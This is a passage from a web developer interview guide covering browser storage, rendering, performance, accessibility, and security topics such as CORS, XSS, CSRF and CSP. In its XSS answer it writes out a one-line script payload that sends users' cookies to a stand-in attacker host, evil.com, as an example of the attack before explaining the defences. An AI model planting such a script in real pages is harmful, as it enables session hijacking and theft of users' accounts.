You often want one and not the other. A common mistake is calling stopPropagation() when you really meant preventDefault(), and being confused that the form still submits.
72. What is the difference between addEventListener and onclick?
onclick (and other on* properties) is a single property on the element. Assigning to it overwrites whatever was there before, so you can only have one handler at a time.
addEventListener is a method that registers a handler in a list. You can register many handlers for the same event without overwriting each other, you can remove specific ones with removeEventListener, and you can pass options like { once: true }, { capture: true }, or { passive: true }.
btn.onclick = () => console.log('A')
btn.onclick = () => console.log('B')   // replaces A

btn.addEventListener('click', () => console.log('A'))
btn.addEventListener('click', () => console.log('B'))   // both run
addEventListener is the modern default, and there is rarely a reason to use onclick in new code outside of quick demos.
73. What is the difference between localStorage, sessionStorage, and cookies?
All three let the browser store data on the user's machine, but they have very different lifetimes, sizes, and behaviours.
| Feature | localStorage | sessionStorage | Cookies |
|---|---|---|---|
| Capacity | Around 5 to 10MB | Around 5 to 10MB | Around 4KB total |
| Lifetime | Until manually cleared | Until the tab is closed | Configurable expiry |
| Sent to the server | No | No | Yes, with every request |
| Accessible from JavaScript | Yes | Yes | Yes, unless HttpOnly |
| Per origin? | Yes | Yes (and per tab) | Yes (with path / domain rules) |

Practical guidance: use localStorage for non sensitive user preferences (theme, last visited page). Use sessionStorage for temporary state tied to the current tab (like a wizard's progress). Use cookies for things the server needs to see automatically (especially auth tokens, with HttpOnly and Secure flags). Never put sensitive data like access tokens in localStorage, because any script running on your page can read it.
For a deeper, more practical version of this comparison, read Local Storage vs Session Storage vs Cookies.
74. What is IndexedDB?
IndexedDB is a low level, in browser database designed for storing large amounts of structured data. Where localStorage is a key value store limited to a few megabytes of strings, IndexedDB can hold much more (often hundreds of MB), supports indexes for fast lookup, supports transactions, and can store complex JavaScript values directly (objects, blobs, files).
The downside is that the API is famously verbose and asynchronous. Most projects use a small wrapper library like idb or Dexie.js rather than calling the raw API. IndexedDB is the right tool for offline first apps, caching API responses for the long term, or storing user uploaded files locally.
75. What is the critical rendering path?
The critical rendering path is the sequence of steps the browser takes to turn HTML, CSS, and JavaScript into actual pixels on the screen.

The stages, in order:
- Parse HTML into the DOM tree.
- Parse CSS into the CSSOM (CSS Object Model) tree.
- Combine them into the render tree, which contains only visible elements with their computed styles.
- Layout: compute the exact size and position of every box.
- Paint: turn each box into actual pixels in memory.
- Composite: combine the painted layers into the final image you see.
Two practical implications: CSS blocks rendering (the browser will not paint until CSS is loaded), and synchronous JavaScript blocks parsing (the browser stops building the DOM while it runs your script). That is why minimising blocking resources is the first thing you do for performance.
76. What is reflow (layout) and repaint?
These are two stages of the rendering pipeline that happen whenever something on the page changes.
Reflow (also called layout) is the process of recalculating where elements go and how big they are. It happens when you change anything that affects geometry: width, height, font size, content, position. Reflow is expensive because changing one element often forces the browser to recalculate its parents and siblings too.
Repaint is the process of redrawing the pixels for an element after layout is done, or when a non geometric property changes (color, background, visibility). Repaint is cheaper than reflow but still costs work.
The fastest changes are ones that need only compositing, not layout or paint. transform and opacity usually fall into this category, because they can be done by the GPU without touching the geometry of the page. That is why these two properties are the gold standard for smooth animations.
77. What is a service worker?
A service worker is a script the browser runs in the background, completely separate from any web page. It sits between your page and the network, and it can intercept every request your page makes. That gives it superpowers like serving cached responses when offline, prefetching resources for later, and receiving push notifications even when no tab is open.
Service workers are the foundation of Progressive Web Apps (PWAs). The basic lifecycle: your page registers the worker, the browser installs and activates it, and from then on the worker runs whenever the page is open or whenever a push event arrives. Service workers can only run on HTTPS (or localhost), because the ability to intercept requests would be a serious attack vector otherwise.
78. What is the difference between <iframe> postMessage and shared workers?
These solve very different problems, but interviewers sometimes lump them together.
postMessage is a cross window messaging API. It lets a page send messages to another window, an <iframe>, or a popup, even when they are on different origins. The receiver listens for the message event. This is how, for example, an embedded payment iframe communicates back to its host page.
A shared worker is a separate JavaScript thread that multiple tabs from the same origin can talk to and share. It is useful when you want one piece of work (like maintaining a long lived WebSocket) to be shared across all open tabs of your site, instead of each tab opening its own.
Different problems: postMessage is for cross origin communication between windows; shared workers are for shared computation within an origin.
79. What is the difference between synchronous and asynchronous JavaScript?
Synchronous code runs top to bottom, one line at a time, and each line finishes before the next one starts. If a line takes a long time (a complex calculation, a synchronous network call), the rest of your code, and the rest of your page, has to wait.
Asynchronous code starts an operation and continues running. The result comes back later, through a callback, a Promise, or an event. Network requests, timers, file I/O, and user input are all asynchronous in the browser.
// synchronous
const x = 1 + 1
console.log(x)

// asynchronous
fetch('/api/users')
    .then(res => res.json())
    .then(users => console.log(users))
console.log('this runs first, before users arrive')
JavaScript is single threaded, so async is how it stays responsive. If everything were synchronous, every network request would freeze the browser tab while it waited.
80. What is the difference between Window, Document, and Navigator?
All three are objects available globally in the browser, but they represent different things.
Windowis the global object. It represents the browser tab (or the iframe) and is where global variables live. It also exposes things likesetTimeout,alert, andlocalStorage.Documentrepresents the loaded page. It is the root of the DOM tree, and it is how you reach elements (document.getElementById,document.querySelector).Navigatorrepresents the browser itself. Things likenavigator.userAgent,navigator.onLine,navigator.clipboard, andnavigator.geolocationlive here.
You can think of it as: window is where I am, document is what I am looking at, and navigator is what I am using to look at it.
Performance and Optimization
81. What is lazy loading?
Lazy loading is the practice of postponing the loading of a resource until you actually need it. The classic example is images: rather than downloading every image on a long page when it first loads, the browser only fetches each image as the user scrolls near it.
For images and iframes, the browser supports lazy loading natively:
<img src="hero.jpg" loading="lazy" alt="..." width="800" height="600" />
<iframe src="..." loading="lazy"></iframe>
For JavaScript, lazy loading usually means dynamic import(), which loads a module only when called. This is especially useful for large features that not every user will reach (settings pages, admin panels, complex editors). The benefit is faster initial loads, lower data usage, and less battery for everyone, especially on mobile.
82. What is code splitting?
Code splitting is the practice of breaking your JavaScript into multiple smaller bundles that the browser downloads on demand, instead of one giant bundle that the user has to wait for upfront.
Modern bundlers (Webpack, Rollup, Vite, esbuild) split automatically when they encounter a dynamic import(). Each split point produces its own chunk that is fetched only when needed. The result is that the initial page paints faster, because the user only downloads the code required for the route they are on, not for every route in the app.
The most common patterns: split per route (each page is its own chunk), split per heavy library (the chart library only loads on the analytics page), and split per modal or dialog that is rare to open.
83. What is tree shaking?
Tree shaking is the build step that removes code that is exported but never imported, so it never makes it into the final bundle. The "tree" is the dependency graph of your imports, and "shaking" the tree means dropping the leaves (unused exports) that fall off.
For tree shaking to work, two things have to be true. First, you have to use ES Modules (import/export), because they are statically analysable. CommonJS (require) is too dynamic to shake reliably. Second, the bundler needs to know that the code has no side effects, which usually means setting "sideEffects": false in package.json and avoiding top level code that does anything observable.
Done right, tree shaking can take a 200KB library import and ship only the few KB you actually use.
84. What is the difference between minification, compression, and bundling?
These three steps usually happen together, but they do different things.
- Bundling combines many source files into one or a few output files. The motivation is fewer HTTP requests and a chance for the bundler to optimise across files.
- Minification rewrites the source itself to be smaller: stripping whitespace, shortening variable names, removing dead code, collapsing expressions. The output is still valid JavaScript, just unreadable.
- Compression is done at the HTTP level, usually gzip or Brotli. The server compresses the response, the browser decompresses it. This can shave off another 60 to 80% on top of minification, because text compresses well.
A typical production pipeline: bundle, then minify, then let the server / CDN compress. All three are essentially free wins, and you should always have them on for production.
85. What are the Core Web Vitals?
Core Web Vitals are Google's three key user experience metrics. They are designed to capture how a real user perceives a page: how fast it shows up, how responsive it feels, and how stable it is.
- LCP (Largest Contentful Paint): how long it takes for the largest visible element (usually a hero image or a big heading) to render. Target: under 2.5 seconds. This measures perceived load speed.
- INP (Interaction to Next Paint): how long it takes for the page to update visually after a user interaction (click, tap, key press). Target: under 200 ms. This measures responsiveness. INP replaced FID (First Input Delay) in 2024.
- CLS (Cumulative Layout Shift): how much the content jumps around during loading. Target: under 0.1. This measures visual stability.
Google uses these metrics as a ranking signal for search results, so they matter not only for user experience but also for SEO.
86. What is the difference between caching strategies: cache first, network first, stale while revalidate?
These are the three most common strategies you implement in a service worker (or a CDN) for handling requests.
- Cache first: try the cache; only hit the network if the cache misses. Fastest possible response. Risk: serving stale content. Best for static assets (CSS, JS, images, fonts).
- Network first: try the network; fall back to the cache only if the network fails. Freshest content. Risk: slower, especially on bad networks. Best for HTML pages or API responses where staleness is unacceptable.
- Stale while revalidate: return the cached response immediately, then fetch in the background and update the cache for next time. Fast and self healing. Best for content that updates frequently but does not need to be perfectly fresh, like list views or product cards.
Picking the right strategy per resource is the heart of a good offline experience.
87. What is the difference between HTTP/1.1, HTTP/2, and HTTP/3?
Each new version of HTTP fixed a major bottleneck of the previous one.
HTTP/1.1 (1997) is the version the early web ran on. It is text based and sends one request at a time over a connection. To load many resources in parallel, browsers open multiple connections (typically six per origin), but each connection can still only do one thing at a time, so a slow response blocks others on that connection.
HTTP/2 (2015) added multiplexing: many requests and responses can flow over a single connection at once, in any order. It also added header compression (HPACK) and binary framing. Big improvement, but it still runs on TCP, so a single dropped packet stalls all streams on the connection (head of line blocking at the transport layer).
HTTP/3 (2022) replaces TCP with QUIC, which runs on UDP. Each stream gets its own loss recovery, so a dropped packet only blocks the stream it belongs to. It also has faster connection setup (TLS handshake folded into the first round trip).
For developers, the practical takeaway: HTTP/2 and HTTP/3 reward serving many small resources over one connection, which is the opposite of the old HTTP/1 advice of bundling everything into a few files.
88. What is a CDN?
A CDN (Content Delivery Network) is a globally distributed network of servers that cache your static assets. Instead of every user fetching your CSS and images from your origin server (which might be in one data center), they download from the CDN node closest to them, which can be hundreds of locations worldwide.
The benefits add up fast: lower latency (closer servers), reduced load on your origin (most requests never reach it), automatic protection against traffic spikes, and often built in security features (DDoS protection, web application firewall). Popular CDNs include Cloudflare, Fastly, AWS CloudFront, and Akamai.
For most websites today, putting a CDN in front of your origin is one of the highest leverage performance changes you can make, often free or very cheap.
89. What is the difference between defer, async, and module preload for performance?
These all influence when scripts download and run, and they have different sweet spots.
defer: download in parallel, run after HTML parsing, in document order. Best default for application scripts that need the DOM.async: download in parallel, run as soon as ready, in any order. Best for independent third party scripts that do not depend on each other or the DOM, like analytics.<link rel="modulepreload" href="...">: warms the module cache for an ES module you know you will need, including its dependencies. Useful when you have a big module graph and want it ready before the import statement actually runs.
A lot of performance wins come from picking the right one for each script, instead of leaving everything as render blocking by default.
90. How do you optimise images for the web?
Images are usually the heaviest part of a page, so there is a lot of leverage here. The main techniques:
- Use modern formats: AVIF and WebP compress dramatically better than JPEG and PNG, often 30 to 50% smaller at the same quality.
- Serve the right size: a 2000 pixel wide image displayed at 400 pixels is wasted bandwidth. Use
srcsetandsizesso the browser picks the right one for the device. - Use
loading="lazy"for images below the fold so they only download when needed. - Set explicit
widthandheightattributes so the browser reserves space and the page does not jump (this directly improves CLS). - Compress aggressively: most photos can drop to 70 to 80% quality without any visible difference; many pipelines use tools like
sharp,squoosh, or your CDN's image optimisation API to do this automatically. - For decorative or icon use: prefer SVG, which scales without losing quality and is usually tiny.
Doing all of these is the difference between a 10MB page and a 1MB page that looks the same.
Accessibility, Security, and Misc
91. What is web accessibility (a11y)?
Accessibility, often shortened to "a11y" (because there are 11 letters between the "a" and the "y"), is the practice of designing and building websites so that people with disabilities can use them. That includes people who are blind or have low vision, people who cannot use a mouse and rely on keyboards or assistive devices, people who are deaf or hard of hearing, and people with cognitive or motor differences.
In practice, accessibility means things like: writing meaningful HTML so screen readers can navigate the page, ensuring everything is reachable by keyboard alone, providing alt text for images and captions for videos, using sufficient color contrast, supporting "reduce motion" preferences, and giving form fields proper labels.
The Web Content Accessibility Guidelines (WCAG) provide the formal standards. In many countries accessibility is also a legal requirement for public facing sites.
92. What is the difference between aria-hidden and hidden?
Both hide things, but from different audiences.
hidden is a regular HTML attribute. It removes the element from the visual rendering and from the accessibility tree. It is roughly equivalent to display: none. Sighted users do not see it; screen reader users do not hear it.
aria-hidden="true" only removes the element from the accessibility tree. The element is still visible on screen; it is just invisible to assistive technology. This is the right choice for purely decorative content, like an icon next to a label, where the screen reader would otherwise announce it twice or read out something meaningless.
<button>
    <svg aria-hidden="true">...</svg> Save
</button>
The screen reader hears just "Save," which is correct. Without aria-hidden, it might say "image, Save," which is noise.
93. What is CORS?
CORS (Cross Origin Resource Sharing) is a browser security feature that controls when a web page can read responses from a different origin. An origin is the combination of protocol, domain, and port: https://app.example.com:443 is one origin, https://api.example.com:443 is a different one.
By default, the browser lets your code send a request to another origin (you can fetch it), but it does not let your JavaScript read the response unless the server explicitly allows it. The server opts in by sending an Access-Control-Allow-Origin header in the response. For some "non simple" requests (those with custom headers, or methods like PUT and DELETE), the browser first sends an OPTIONS "preflight" request to check if the actual request is allowed.

A common point of confusion: CORS is enforced by the browser, not the server. Tools like curl or Postman ignore it, which is why a request that "works in Postman" might still fail in the browser.
94. What is XSS (Cross Site Scripting)?
XSS is an attack where an attacker injects malicious JavaScript into a trusted page, and that script then runs in the browsers of other users who visit the page. Once it runs, the attacker's code can read cookies, steal session tokens, log keystrokes, or perform actions as the victim.
The classic example: a comment form lets users post HTML without escaping. An attacker posts <script>fetch('//evil.com?c=' + document.cookie)</script>, and now every other reader's session cookie is being shipped to the attacker.
The fix is layered. The most important defence is to escape user input on output: when you render user provided text into HTML, encode <, >, &, ", and '. Modern frameworks do this automatically. On top of that, set a strong Content Security Policy so even if an injection slips through, scripts cannot load from arbitrary domains. And avoid innerHTML with user data; use textContent whenever possible.
95. What is CSRF (Cross Site Request Forgery)?
CSRF is an attack where an attacker tricks a logged in user's browser into making a request to your site that the user did not intend. The trick exploits the fact that cookies are sent automatically on every request to their domain, including requests triggered by other websites.
For example, the user is logged into bank.com. They visit evil.com, which silently submits a form to bank.com/transfer. The browser dutifully attaches the user's bank.com cookies to that request, and the bank thinks the user just initiated a transfer.
The defences:
- CSRF tokens: include a random, server known token in every form. The token is not sent automatically by the browser, so a third party site cannot guess it.
SameSitecookie attribute: setting cookies asSameSite=LaxorSameSite=Stricttells the browser not to send them on cross site requests. This is now the default in modern browsers and is the single biggest win.- Custom headers for state changing requests, since cross origin requests with custom headers trigger a CORS preflight.
96. What is the Content Security Policy (CSP)?
CSP is an HTTP header (or <meta> tag) that tells the browser what content sources are allowed on your page. You can restrict where scripts may come from, where styles may come from, where images may load, what may be embedded in iframes, and so on.
Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.example.com
The example above says: by default, only allow same origin content, and only run scripts from your own origin or that one CDN.
CSP's superpower is that even if an attacker manages to inject JavaScript into your page (an XSS bug), the browser will refuse to actually run it if the source is not in the allowlist. So a strong CSP is a powerful second line of defence against XSS, and modern security advice strongly recommends it for any production site.
97. What is the difference between HTTP and HTTPS?
HTTP is the plain text protocol the web has used since the beginning. Anyone between the user and the server (the coffee shop wifi, an ISP, an attacker on the network) can read every request and response, and they can also tamper with them. Login forms, cookies, and personal data sent over HTTP are essentially out in the open.
HTTPS is HTTP wrapped in TLS encryption. It gives you three guarantees:
- Confidentiality: nobody on the network can read the traffic.
- Integrity: nobody on the network can modify the traffic without detection.
- Authenticity: through certificates, the browser verifies that you really are connected to who you think you are connected to.
Modern browsers mark HTTP sites as "Not Secure," and a long list of features (service workers, geolocation, clipboard API, push notifications, HTTP/2, HTTP/3) only work over HTTPS. With Let's Encrypt offering free certificates, there is essentially no reason to run a site over plain HTTP today.
98. What are progressive enhancement and graceful degradation?
These are two philosophies for handling browsers and devices with different capabilities.
Progressive enhancement starts with a baseline that works everywhere: plain HTML, basic forms, regular links. Then it adds richer behaviour for browsers that support it: CSS animations, JavaScript interactivity, modern APIs. If the JavaScript fails to load, the page still works in a basic form.
Graceful degradation goes the other way. It builds the full featured, modern experience first, then patches in fallbacks for older browsers. If the modern features are missing, the experience is not great but it is still usable.
In modern frontend development, progressive enhancement is generally preferred because it produces apps that are more resilient. A page built progressively still loads on a slow phone with a flaky connection; a page built degradedly often shows a white screen if any of its bundles fail.
99. What is the difference between SSR, CSR, SSG, and ISR?
These are four common patterns for rendering web pages.
- CSR (Client Side Rendering): the server sends a nearly empty HTML shell, and JavaScript builds the page in the browser. Fast iteration, but slow first paint and bad for SEO without extra work.
- SSR (Server Side Rendering): the server runs the same code per request and ships fully rendered HTML. Fast first paint and good SEO, but the server has to do work on every request.
- SSG (Static Site Generation): pages are rendered to plain HTML files at build time and served from a CDN. Fastest possible, perfect for content that does not change often (blogs, marketing sites).
- ISR (Incremental Static Regeneration): a hybrid where pages start as static, but the server quietly re renders them in the background after a configured interval. You get static speed with eventually fresh content.
The decision is usually about how fresh the content needs to be vs how much load you want on your server. Marketing pages: SSG. A dashboard: CSR or SSR. A blog or e commerce catalogue: ISR.
If you want to see what happens after SSR, the hydration in frontend frameworks article explains how the static HTML becomes interactive on the client.
100. How does the browser load a web page from URL to render?
This is the big "tie everything together" question, because answering it touches networking, parsing, CSS, JavaScript, and rendering. A clean version of the story:
- DNS lookup: the browser converts the domain name (
example.com) into an IP address. (For the full story, see DNS Explained: What Actually Happens Before Your Browser Loads a Page.) - TCP / TLS handshake: the browser opens a connection and, for HTTPS, negotiates encryption.
- HTTP request: the browser sends a request for the page.
- Server response: the server streams back the HTML.
- HTML parsing: as bytes arrive, the browser builds the DOM. When it hits a CSS link, it requests the CSS in parallel; when it hits a script tag, it may pause depending on
async/defer. - CSSOM construction: CSS is parsed into the CSSOM.
- Render tree: DOM and CSSOM are combined, dropping anything not visible.
- Layout: every visible element gets a position and size.
- Paint and composite: the browser draws pixels into layers and combines those layers into the final image you see.
If you can walk an interviewer through these steps with one or two sentences each, you will demonstrate that you understand how the web really works, not just one library. That is a much stronger signal than knowing any single framework.
Final Thoughts
These 100 questions cover the bulk of what interviewers actually ask, but the goal is not to memorise answers word for word. The goal is to build a mental model of how the browser works that lets you reason about any new question on the spot.
Interviews for product teams now add a layer on top of the browser, since chat boxes, streaming answers, and document search have become ordinary features. The Top 50 AI Interview Questions for Full Stack Developers covers that side, from token streaming over SSE to RAG, tool calling, and MCP.
When you study, focus on the why behind each answer. Why was let added when var already existed? Why does transform animate so smoothly? Why does CSP make XSS harder? Once you understand the why, the what answers itself, and you stop sounding like someone reading from a cheat sheet and start sounding like someone who actually understands the platform.
Good luck with your interviews.